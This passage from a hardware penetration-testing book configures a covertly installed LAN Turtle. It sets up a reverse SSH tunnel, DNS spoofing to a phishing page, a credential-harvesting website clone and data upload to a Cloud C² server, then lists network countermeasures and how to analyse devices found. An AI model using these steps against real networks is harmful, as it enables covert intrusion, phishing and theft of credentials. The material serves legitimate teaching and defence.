


Figure 16.45 Copying the SSH Key to the Remote Server

Then return to the module manager, select the *autossh* module, and go to **<CONFIGURE>**, as shown in Figure 16.46. Under **User@Host**, you must enter the SSH user and the IP address or domain name of your remote server and, if necessary, adjust the SSH port of your server under **Port**. You can accept the **Remote Port** and **Local Port** fields: The remote port serves as a virtual SSH port for the local assignment, and the **local port** represents the SSH port of the LAN Turtle. Confirm the entry via **<Submit>**.




Figure 16.46 Configuration of the autossh Module

You have now successfully completed the configuration. Now select the **<Start>** menu item to start the *autossh* module. Connect to your server via SSH using your SSH user. Start a new SSH session via the terminal on the preconfigured SSH port 2222 with the following command:

```
$ ssh root@localhost -p 2222
```

Next you'll be asked for a password. Enter the password of the *root* user of the LAN Turtle here. You have now successfully connected to the LAN Turtle from the outside, and the Turtle Shell will start automatically.

dns-spoof Module

You can use the *dns-spoof* module to spoof DNS queries (i.e., to redirect domain calls). However, you must specify which domain is to be redirected to which IP address. DNS spoofing is helpful during a pentest, for example, to simulate how a call to a correct URL is redirected to a separate phishing page. For such a training scenario, select the **dns-spoof** module in the **Manager** area, as shown in Figure 16.47.

Go to the **<CONFIGURE>** menu item to configure the fake DNS queries, as shown in Figure 16.47. You can add one entry per line. As shown in Figure 16.48, the IP address of the target server to which the website call is to be redirected comes first, followed by the domain name of the original server that your target actually wants to reach, separated by a space. You can also enter another domain name, for example with the addition *www*.

Confirm the dialog box by clicking **OK**. Subsequently, the main level of the module will be called again automatically. To start it, you must select the **<Enable>** option to start the module automatically.




Figure 16.47 The dns-spoof Module of the LAN Turtle

Figure 16.48 Redirecting the Domain

If you connect the LAN Turtle to a computer now and reconnect the network cable, all network connections will run via the secretly installed hardware. If an employee then calls the harmless *www.rheinwerk-publishing.com* domain on this manipulated computer, the DNS query is manipulated, and the IP address we entered is returned as the response instead.

Such an attack can hardly be recognized even by experienced users because operation seems fine: The user has not clicked on a manipulated link in an email but has entered the URL correctly. If your target page is a deceptively real replica of the original page, even professionals will be misled.

Phishing Tests Using the Social Engineering Toolkit

For example, if you want to use your company's website for such a training scenario, you don't necessarily require access to the source code from the development department. The *Social Engineering Toolkit (SET)*, part of Kali Linux, includes a website cloner that copies a page in just a few steps, which is manipulated in such a way that username and password entries are saved in plain text.

You'll find the cloner somewhat hidden in the text-based menu of the SET. In the main menu, select `2) Website Attack Vectors`, then `3) Credential Harvester Attack Method`, and finally `2) Site Cloner`. You must then enter the URL of the page you want to clone (i.e., *www.your-company.com/internal-area*).

Cloud C²

Like the Packet Squirrel or the Shark Jack, you can manage the LAN Turtle with Cloud C² from Hak5, including uploading the collected information as a file to the Cloud C² server, for example.

For configuration, refer to the steps described in Section 16.4.2. This time, however, select the **LAN Turtle** option in the **Device Type** list. You'll again receive a corresponding configuration file, *device.config*, which you copy via SCP with the following command:

```
$ scp device.config root@172.16.42.1:/etc/
```

Then connect the LAN Turtle to a computer and plug in the network cable. After the startup process, a connection to Cloud C² will be established automatically. Alternatively, you can start a connection to your Cloud C² server on the LAN Turtle itself with the `C2CONNECT` command, as shown in Figure 16.49.




Figure 16.49 Manual Connection to the Cloud C² Server

When you now log in to your Cloud C² server, you'll see that your LAN Turtle is online. The same options are available for this device as for the other Hak5 devices with a Cloud C² server connection, and you can configure, restart, and delete the device, as shown in Figure 16.50.




Figure 16.50 LAN Turtle Connected to the Cloud C^2 Server

The **Overview** tab provides an overview of the connection data. Under **Clients**, you'll see the computer to which you have connected the LAN Turtle. As soon as you upload files via the `C2EXFIL` command, which is also available via SSH, they will appear under the **Loot** menu item.

The last tab, **Terminal**, is particularly interesting. Click the **Start SSH Session** button to start an SSH connection directly via the web browser. The *Turtle Shell* then appears at the start, allowing you to conveniently use all the functions of the LAN Turtle, as shown in Figure 16.51. The **Exit** item takes you to the normal Bash, and you can call any function.

LAN Turtle: Conclusion

Thanks to the integrated mini computer and the familiar Linux environment, the LAN Turtle is a flexible tool, and with its prefabricated modules, many different scenarios can be covered. Additional software packages can be easily installed, and you can also develop your own modules.

The LAN Turtle has the following features:

- Compact hardware with one RJ45 socket and one USB-A plug
- Standard chipset for the network interface via USB without driver installation
- Ready-made modules that cover many application scenarios
- Linux system based on OpenWRT that can be extended

Figure 16.51 SSH Connection to the LAN Turtle via the Web Browser

16.7 Countermeasures

The attack tools I presented in this chapter have immense potential for damage. If an attacker succeeds in placing such a device in your network, you cannot trust your infrastructure anymore and must assume that it has been completely compromised: Have your domain controllers and login servers been tampered with? Are the backups also affected?

Therefore, being well prepared for such an attack is extremely important. As a first protective measure, structural measures can help to restrict access, for example, ensuring that no network devices are located in publicly accessible areas, only in locked rooms. Alternatively, you might deploy special network plugs that can only be unplugged using a key. For example, the company Lindy (*https://lindy.com/de*) offers network port blockers for blocking RJ45 ports, as shown in Figure 16.52. To block a connection, plug an insert into the RJ45 port. The insert closes flush and cannot be removed by hand. You need the special tool supplied to remove it.

Four variants with different tools are available, each in a different color to make them easier to distinguish. Inserts can only be removed by a tool of the same color.




Figure 16.52 RJ45 Port Locks with a Special Tool

If there are network interfaces in the publicly accessible area that are not required, you can of course also deactivate them, i.e., simply unplug them from the patch panel: Minimizing the attack surface is always a good idea.

At the management level, you should divide networks into different segments to prevent an attacker from gaining complete access. For large networks in particular, division into discrete subnets is essential and should be considered early at the setup stage. You should therefore structure your networks carefully and keep different areas, such as production, guest network and lunch break area, ordinary office computers, but also server services such as PKI, Exchange, or ERP systems, strictly separated from each other. Later modifications are of course possible but involve greater effort.

A good idea is to have an up-to-date and well-maintained plan of your network's topology at hand, which is helpful for determining which network drops are potentially signs of risk, because unauthorized individuals might be able to access these networks easily. Check whether it makes sense to include all these devices in a separate virtual local area network (VLAN) that you isolate from the important parts of your network. Alternatively, unused network sockets can be combined into a special network in which messages about new devices are sent and all actions are logged to help you detect attacks made with hardware tools.

LAN connections to important server systems must not be located in areas where the public has access or where you cannot control access. Particularly important systems should also be protected against access by internal perpetrators. For example, even authorized technicians should not be left alone in the most important zones of your data center, or you should monitor these areas with cameras if necessary.

In addition to these migrations, you should monitor your network for unusual activities. If the effort involved is reasonable, you can record the MAC addresses of all network devices and continuously check whether any unknown devices appear on the network.

In addition, you might deploy a monitoring solution to record whether devices that should be permanently connected to the network have been unplugged. As a result, the loss of a network connection can be equated with an attack, and an alarm can be triggered. Of course, you should also be extremely suspicious if strange things happen in your network. Most noticeable would be devices that throttle data throughput to 100 Mbit/s—if data transmissions take a noticeably long time, but all switches and routers are working properly, a detailed search for some manipulation of the network may be necessary.

Finally, the encryption of internal network traffic is an effective measure. Even if an attacker uses the techniques I've described to spy on a LAN network, they cannot access any readable data. Your precautionary measures also include securing DNS queries. To this end, the domains the company uses must be equipped with *Domain Name System Security Extensions (DNSSEC)*, and all other DNS queries should only be encrypted. You should therefore use *DNS over HTTPS (DoH)* and *DNS over TLS (DoT)*.

16.8 Analyzing Devices Found


Tampering with a network can have a devastating effect on the security of your infrastructure. If you detect such attempted attacks, for example, using the tools presented in this chapter, you should raise the alarm immediately. IT forensic investigations should definitely be carried out, and we highly advise contacting professional service providers with relevant experience.

If a *Throwing Star LAN Tap Pro* is found without a computer connected, you won't be able to obtain any information since it is a passive component. The situation is similar with a *Plunder Bug* because no data is stored on this device and it only works as long as a computer is connected.

Prospects are better if you find a *Packet Squirrel*. This device saves data on a USB drive that you can analyze (see Chapter 19, Section 19.2). You can also try out the default password for SSH access and try to explore the device. Since the network interface of the Packet Squirrel can be configured flexibly, you should also analyze the network traffic (see Chapter 19, Section 19.3).

The situation is similar if you find a *Shark Jack*. This device has permanent memory and a default password. Since no prompt asks the attacker to change the password after the first login, there is a good chance that you can just log in using the default password (unfortunately, not the case with a LAN Turtle). Thus, if access is possible via the default password, you can analyze which data has been captured.

If you can isolate the devices in your network, you should not touch them but instead try to analyze the network traffic on your side. This isolation can provide valuable clues to identify the perpetrators and reveal what data and information has been stolen or manipulated.



Tobias Scheible

Hacking Hardware

The Practical Guide to Penetration Testing

- Understand hardware vulnerabilities and attack vectors
- Work with pentesting hardware to improve security for USBs, bluetooth, Wi-FI, RFID, LAN, and more
- Develop training mechanisms and testing procedures to reduce the risk of attacks via external devices

rheinwerk-computing.com/6181

The Author

Tobias Scheible is a lecturer at the Institute for Continuing Education at the Baden-Württemberg Police University, where he teaches cybercrime and IT forensics and uses hacking hardware for educational purposes.

ISBN 978-1-4932-2771-6 • 648 pages • 02/2026

E-book: $64.99 • **Print book:** $69.95 • **Bundle:** $79.99

Rheinwerk Publishing